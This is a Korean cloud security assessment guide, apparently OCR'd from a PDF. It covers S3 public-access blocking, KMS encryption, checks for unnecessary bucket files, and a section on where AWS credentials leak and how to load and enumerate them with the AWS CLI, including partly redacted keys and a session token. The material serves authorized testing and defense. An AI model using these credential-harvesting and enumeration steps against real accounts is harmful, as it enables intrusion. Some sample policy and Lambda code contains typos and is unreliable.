
기본 설정으로 S3 버킷 생성 시 모든 public 설정이 차단된 것을 확인함. (ACL 포함)


퍼블릭 액세스 차단(버킷 설정)
퍼블릭 액세스는 ACL(액세스 제어 목록), 버킷 정책, 액세스 지점 정책 또는 모두를 통해 버킷 및 객체에 부여됩니다. 모든 S3 버킷 및 객체에 대한 퍼블릭 액세스가 차단되었는지 확인하려면 [모든 퍼블릭 액세스 차단]을 활성화합니다. 이 설정은 이 버킷 및 해당 액세스 지점에만 적용됩니다. AWS에서는 [모든 퍼블릭 액세스 차단]을 활성화하도록 권장하지만, 이 설정을 적용하기 전에 퍼블릭 액세스가 없어도 애플리케이션이 올바르게 작동하는지 확인합니다. 버킷 또는 내부 객체에 어느 정도 수준의 퍼블릭 액세스가 필요한 경우 특정 스토리지 사용 사례에 맞게 아래 개별 설정을 사용자 지정할 수 있습니다. 자세히 알아보기
편집
모든 퍼블릭 액세스 차단
활성화
새 ACL(액세스 제어 목록)을 통해 부여된 버킷 및 객체에 대한 퍼블릭 액세스 차단
활성화
임의의 ACL(액세스 제어 목록)을 통해 부여된 버킷 및 객체에 대한 퍼블릭 액세스 차단
활성화
새 퍼블릭 버킷 또는 액세스 지점 정책을 통해 부여된 버킷 및 객체에 대한 퍼블릭 액세스 차단
활성화
임의의 퍼블릭 버킷 또는 액세스 지점 정책을 통해 부여된 버킷 및 객체에 대한 퍼블릭 및 교차 계정 액세스 차단
활성화



ACL(액세스 제어 목록)
편집
다른 AWS 계정에 기본 읽기/쓰기 권한을 부여합니다. 자세히 알아보기
이 버킷에 대해 퍼블릭 액세스 차단 설정이 활성화되어 있기 때문에 퍼블릭 액세스가 차단됩니다.
활성화된 설정을 확인하려면 이 버킷의 퍼블릭 액세스 차단 설정을 확인하세요. Amazon S3 퍼블릭 액세스 차단 사용에 대해 자세히 알아보기
피부여자
객체
버킷 ACL
버킷 소유자(AWS 계정)
정식 ID: 746c8530e053b4c7a6038ae13a9c34e484d3fb0e0586e979ecf34d29c517e309
나열, 쓰기
읽기, 쓰기
모든 사람(퍼블릭 액세스)
그룹: http://acs.amazonaws.com/groups/global/AllUsers
-
-
인증된 사용자 그룹(AWS 계정이 있는 모든 사용자)
그룹: http://acs.amazonaws.com/groups/global/AuthenticatedUsers
-
-
S3 로그 전달 그룹
그룹: http://acs.amazonaws.com/groups/s3/LogDelivery
-
-

[객체] - [업로드] 를 통해 웹 호스팅에 필요한 파일을 버킷에 업로드함. (html, js, css 등)


AWS 콘솔에서 CloudFront 서비스로 이동함.




[Distributions] - [Create Distributions] 를 통해 웹 배포를 생성함.




[Origin Domain Name] 에 S3 버킷을 설정한 후, [Restrict Bucket Access] 항목에 yes를 선택. [Origin Access Identity] 에 새로운 Identity 생성을 클릭하여 S3 버킷에 대한 읽기 권한을 부여하여 생성함.



생성한 CloudFront 도메인에 접근 시 S3 버킷의 웹 호스팅 자원과 연동되어 정상적으로 서비스되는 것을 확인함.



S3 자원에 직접 접근할 경우 Access Denied 문구를 확인하여 접근제어가 잘 설정되었음을 확인함.



case2. S3를 외부에 공개하고 스토리지 용도로 사용

[최선]


S3를 스토리지 용도로 운영할 때 가장 좋은 방법은 버킷 안에 중요정보를 보관하지 않는 것임.

[차선]

서비스 환경을 고려하여 불가피하게 버킷 안에 중요정보를 보관해야 할 경우 중요파일에 AWS KMS 암호화를 적용하거나(서버 측 암호화), 처음부터 S3에 업로드하기 전 중요정보에 대한 암호화를 수행하는 방법(클라이언트 측 암호화)이 있음.

서버 측 암호화를 사용할 경우 암호화 관련 작업을 AWS Lambda 등 다른 서비스들과 연동하여 구현할 수 있으며, 암호화 키를 클라우드에 보관할 수 있어 보관이 용이하다는 장점이 있음.

암호화 키 생성을 위해 AWS 콘솔에서 KMS 서비스로 이동함.




[키 생성] 버튼을 클릭.


[대칭] 키 구성 선택.

IAM 계정에서 [키 관리자]와 [키 사용자]를 각각 지정(권한부여)하여 키 생성.

키 생성 후 S3에 암호화를 적용하기 위해 AWS 콘솔에서 AWS S3 서비스로 이동함.




이미 버킷에 존재하는 파일의 경우 [객체] – [작업] – [서버 측 암호화 편집]을 통해 암호화를 적용시킬 수 있음.



[서버 측 암호화]에서 [활성화] 선택 후 AWS KMS 서비스를 사용하도록 다음과 같이 설정. AWS KMS 암호화 키는 위에서 생성했던 암호화 키를 선택함.

변경사항 적용 후 암호화된 파일에 직접 접근 시 에러가 발생하며 AWS Signature 에 관한 내용을 담고 있는 것을 확인.

※ AWS KMS 키 사용 권한이 없는 일반 사용자는 단순히 Access Denied 에러 출력



다음은 암호화 된 파일에 대한 요청 예제이며, 웹을 통해 파일을 획득하기 위해서는 그림과 같이AWS Signature 헤더를 적용해야함.


```
https://examplebucket.s3.us-east-1.amazonaws.com/test.txt
?X-Amz-Algorithm=AWS4-HMAC-SHA256
&X-Amz-Credential=AKIAIOSFODNN7EXAMPLE%2F20130524%2Fus-east-1%2Fs3%2Faws4_request
&X-Amz-Date=20200524T000000Z&X-Amz-Expires=86400&X-Amz-SignedHeaders=host
&X-Amz-Security-Token=IQoJb3JpZ2luX2VjEMv%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaCXVzLWVhc3QtMSJGMEQCIBSU
&X-Amz-Signature=<signature-value>
```

AWS KMS 키 사용 권한이 있는 사용자의 경우 콘솔에서 직접 파일 다운로드를 할 수 있음. [객체] – [다운로드] 버튼 클릭.

다운로드 후 암호화 파일에 대한 내용을 정상적으로 확인할 수 있음.

추가 : 이후 버킷에 업로드하는 모든 파일에 대한 암호화 적용 방법

[버킷] – [속성] – [기본 암호화]에서 [편집] 버튼을 클릭.



[서버 측 암호화]에서 [활성화] 클릭, AWS KMS 서비스를 사용하도록 다음과 같이 설정함.


설정이 완료되면 이후 해당 버킷에 업로드하는 모든 파일들은 KMS 암호화가 적용됨.

비고	

순번	출처	참고 자료	비고
1	AWS	CloudFront를 사용하여 Amazon S3에 호스팅되는 정적 웹 사이트를 제공 (https://aws.amazon.com/ko/premiumsupport/knowledge-center/cloudfront-serve-static-website/)	

5.8. S3: 불필요 기능 및 클라우드 리소스

5.8.1. 진단환경



[그림 62] 서버리스 웹 애플리케이션 환경의 불필요 기능 및 클라우드 리소스 공격 대상(S3)

❑ 웹 페이지의 정적데이터가 저장되는 S3 버킷 접근 시 운영상 불필요한 기능 및 리소스를 확인

Amazon S3는 인터넷 스토리지 서비스로 웹 페이지의 정적데이터 및 임시파일, 백업파일 등을 저장됩니다. 사용자가 유추 가능한 파일명 또는 소스코드 상에 노출된 객체 정보를 통해 사이트 이용시 불필요한 파일이 존재하며 이를 통한 중요정보 노출 또는 개발 시 편의를 위해 생성된 기능 악용 등이 가능한 취약점입니다.


5.8.2. 취약점 내용

구분	내용
취약점 설명	임시파일, 백업파일, 관리자페이지 등에 접근이 가능하여 민감한 정보 노출 및 기능을 이용할 수 있는 취약점입니다.
판단 기준	**[취약]** S3 버킷내에 불필요한 임시파일, 백업파일, 관리자페이지 등이 노출됩니다.
취약점 영향력	로직상의 이유로 생성된 중요정보파일, 개발 및 운영의 편의를 위한 기능이 외부로 노출될 경우 2차 공격에 악용될 수 있습니다.
비고	-

5.8.3. 진단방안


진단 사례1. 유추 가능한 불필요한 파일 존재 확인

Step1. 유추 가능한 파일명 요청



[그림 63] 진단방안

Step2. 불필요한 파일 존재 확인



[그림 64] 진단방안

5.8.4. 진단 참고사항

주의사항

- 생성된 파일 및 기능이 모두 불필요 한 것은 아니며 담당자를 통해 확인이 필요함
- S3의 설정이 Public 이 아닐 경우, 인터뷰 및 Lambda 소스코드 제공 필요

진단 TIP

- Lambda 소스코드 진단 시 생성된 파일, 폴더의 생명주기 확인에 사용되는 메소드
  - deleteObject(파일 삭제 메소드)
  - deleteObjects(복수의 파일 삭제 메소드)
  - deleteFolder(폴더 삭제 메소드)

5.8.5. 보안대책

구분	내용
취약점 명	불필요 기능 및 클라우드 리소스
관련 서비스	AWS S3, Amazon Lambda
클라우드 특성	-
보안대책	**조치 방안1.** Public 설정 또는 불필요한 권한이 포함되어 있을 시, Effect와 Action 설정

Amazon S3 정책 및 권한 설정

```
{
    "Version":"2021-05-25",
    "Id":"ExamplePolicy01",
    "Statement":[
        {
            "Sid":"ExampleStatement01",
            "Effect":"Allow", // 특정 권한의 허용, 거부(Allow or Deny 설정)
            "Principal":{
                "AWS":"arn:aws:iam::123456789012:user/Dave"
            },
            "Acton":[ //설정 권한 리스트
                "s3:GetObject",
                "s3:GetBucketLocation",
                "s3:ListBucket"
            ],
            "Resource":[
                "arn:aws:s3:::awsexamplebucket1"
            ]
        }
    ]
}
```

조치 방안2. Lambda 소스코드 진단 시 파일 및 폴더에 적절한 생명주기가 이루어지지 않을 경우, 아래와 같은 삭제 메소드를 이용

Lambda 함수 파일 삭제 예시

```
S3.deleteObject(
    {
        Bucket:"Your S3",
        Key: Key
    },
    (err,data)=>{
        if(err){
            throw err,
        }
        console.log(data);
    }
```

```
)
```

Lambda 함수 폴더 삭제 예시

```
let params = {
    Bucket: "Your S3",
    Prefix: "KEY"
};

async function deleteFolder(params){
    const listedObjects = await s3.listObjectsV2(params).promise();
    const deleteParams = {
        Bucket: params.Bucket,
        Delete: {Object: []}
    };
    listedObjects.Contents.forEach(({Key})=>{
        deleteParams.Delete.Objects.push({Key});
    });
    await s3.deleteObjects(deleteParams).promise();
}
```

조치 방안3. S3 버킷에 운영상 불필요한 파일은 삭제해야 함
* 운영상에 필요한 중요정보가 포함된 객체는 "S3:불필요한 Public 설정" 항목 보안가이드를 참고하여 외부에 공개되지 않도록 처리가 필요함

비고	-

5.8.6. 참고자료

순번	출처	참고 자료	비고
1	AWS	Amazon S3 Lambda 함수 코드 문서 (https://docs.aws.amazon.com/ko_kr/lambda/latest/dg/with-s3-example-deployment-pkg.html)	
2	AWS	Amazon S3의 정책 및 권한 (https://docs.aws.amazon.com/ko_kr/AmazonS3/latest/userguide/access-policy-language-overview.html)	

6. 클라우드 서비스 위협 검증

6.1. 클라우드 인증정보

6.1.1. AWS IAM(Identity and Access Management)

AWS IAM은 AWS 리소스에 대한 액세스를 제어할 수 있는 서비스입니다. IAM을 사용하여 리소스를 사용하도록 인증 및 권한 부여된 대상을 제어합니다.

❑ **엑세스 키(ACCESS KEY)**

IAM 사용자 또는 AWS 계정 루트 사용자에 대한 자격 증명입니다. 액세스 키를 사용하여 AWS CLI 또는 AWS API에 대한 프로그래밍 요청에 서명할 수 있습니다. 액세스 키는 액세스 키 ID(AWS_ACCESS_KEY)와 보안 액세스 키(AWS_SECRET_KEY)로 구성됩니다.

❑ **IAM 임시 보안 자격 증명(SESSION TOKEN)**

AWS Security Token Service(AWS STS)를 사용하면 AWS 리소스에 대한 액세스를 제어할 수 있는 임시 보안 자격 증명을 생성하여 신뢰받는 사용자에게 제공할 수 있습니다. 임시 보안 자격 증명은 일부 차이점을 제외하고 IAM 사용자가 사용할 수 있는 장기 액세스 키 자격 증명과 거의 동일한 효력을 지닙니다.

6.1.2. 클라우드 인증정보 획득 방안

❑ 클라우드 특화 진단 항목

- Lambda: 서버 사이드 요청 위조 (SSRF)
- Lambda: 운영체제 명령실행
- Lambda: XML 외부객체 공격(XXE)
- S3: 불필요한 Public 설정

❑ AWS 인증정보 노출 경로

- 화면 노출
- 코드 레포지토리 (깃허브)
- AWS 에러 메시지 (access denied 포함)
- 공용 EBS 스냅샷 (EC2 -> Snapshots -> Public Snapshots)
- 공용 AMIs (EC2 -> AMIs -> Public images)
- RDS 공용 스냅샷 (RDS -> Snapshots -> All Public Snapshots)
- 사용자의 일반적인 실수 (하드코딩 된 중요정보 노출, 인터넷 상 문의글 작성 시 노출 등)

6.2. 클라우드 인증정보 활용 방안

6.2.1. 사용 도구

도구명	내용
AWS CLI	AWS 서비스를 관리하는 통합 도구이며, 여러 AWS 서비스를 명령줄에서 제어하고 스크립트를 통해 자동화할 수 있습니다. * AWS CLI 명령어 레퍼런스 : https://awscli.amazonaws.com/v2/documentation/api/latest/reference/index.html

6.2.2. 정보 수집

클라우드 특화 취약점 또는 기타 관리상의 미흡으로 획득한 인증정보를 바탕으로 추가적인 공격 가능성, 획득 가능한 정보에 대해 다음과 같이 AWS CLI 도구를 통해 정보를 수집합니다.

❑ 액세스 키 인증정보 등록(ACCESS_KEY_ID, SECRET_ACCES_KEY)

```
λ aws configure
AWS Access Key ID [****************NQ5X]:  [redacted]NFFT
AWS Secret Access Key [****************QA05]:  [redacted]rutt
Default region name [us-east-1]: us-west-1
Default output format [json]:
```

❑ 임시 보안 자격 증명 인증정보 등록(AWS ACCESS_KEY_ID, AWS SECRET_ACCESS_KEY, AWS_SESSION_TOKEN)

```
λ SET AWS_ACCESS_KEY_ID=[redacted]ND3C
λ SET AWS_SECRET_ACCESS_KEY=[redacted]JPU/y
λ SET AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjECcaCXVzLXdlc3QtMSJIMEYCIQC3LPLzemdx5zjf3OvkfAKReRxSGhI3nAvJYLLR5+ef4AIhAJd1d
[redacted]
Jxq1ww6LqEwWHVC61rrLJu5MpqYxxCXSGsM5Mf/yvsRgqKE4k+ARe9qsuC3qNVA==
```

❑ 인증정보 정보 수집

AWS CLI에서 제공하는 다양한 서비스 대상과 각 정보수집 용 조회 명령어(get-, list-)를 활용합니다. 인증정보별 허용된 권한의 범위, 대상이 다를 수 있습니다. 정보수집 시 인증정보의 권한(IAM), 인증정보가 적용된 서비스에서 제공하는 기능(S3, DynamoDB 조회 등)을 참고하여 적용된 권한을 추측하는 방식으로 접근합니다. 요청에 대한 권한이 없는 경우 명령에 대한 결과 값은 Access Denied로 응답됩니다.

```
λ aws sts get-caller-identity
{
    "UserId": "ARO[redacted]G5:Lambda_OS_Injection_TEST1",
    "Account": "[redacted]20244",
    "Arn": "arn:aws:sts::[redacted]20244:assumed-role/Lambda_OS_Injection_TEST1-role-[redacted]zz5/Lambda_OS_Injection_TEST1"
}
```

❑ 정보 수집 샘플

구분	상세 내용	비고
인증정보 획득 방안	[취약점] Lambda: 운영체제 명령실행	-
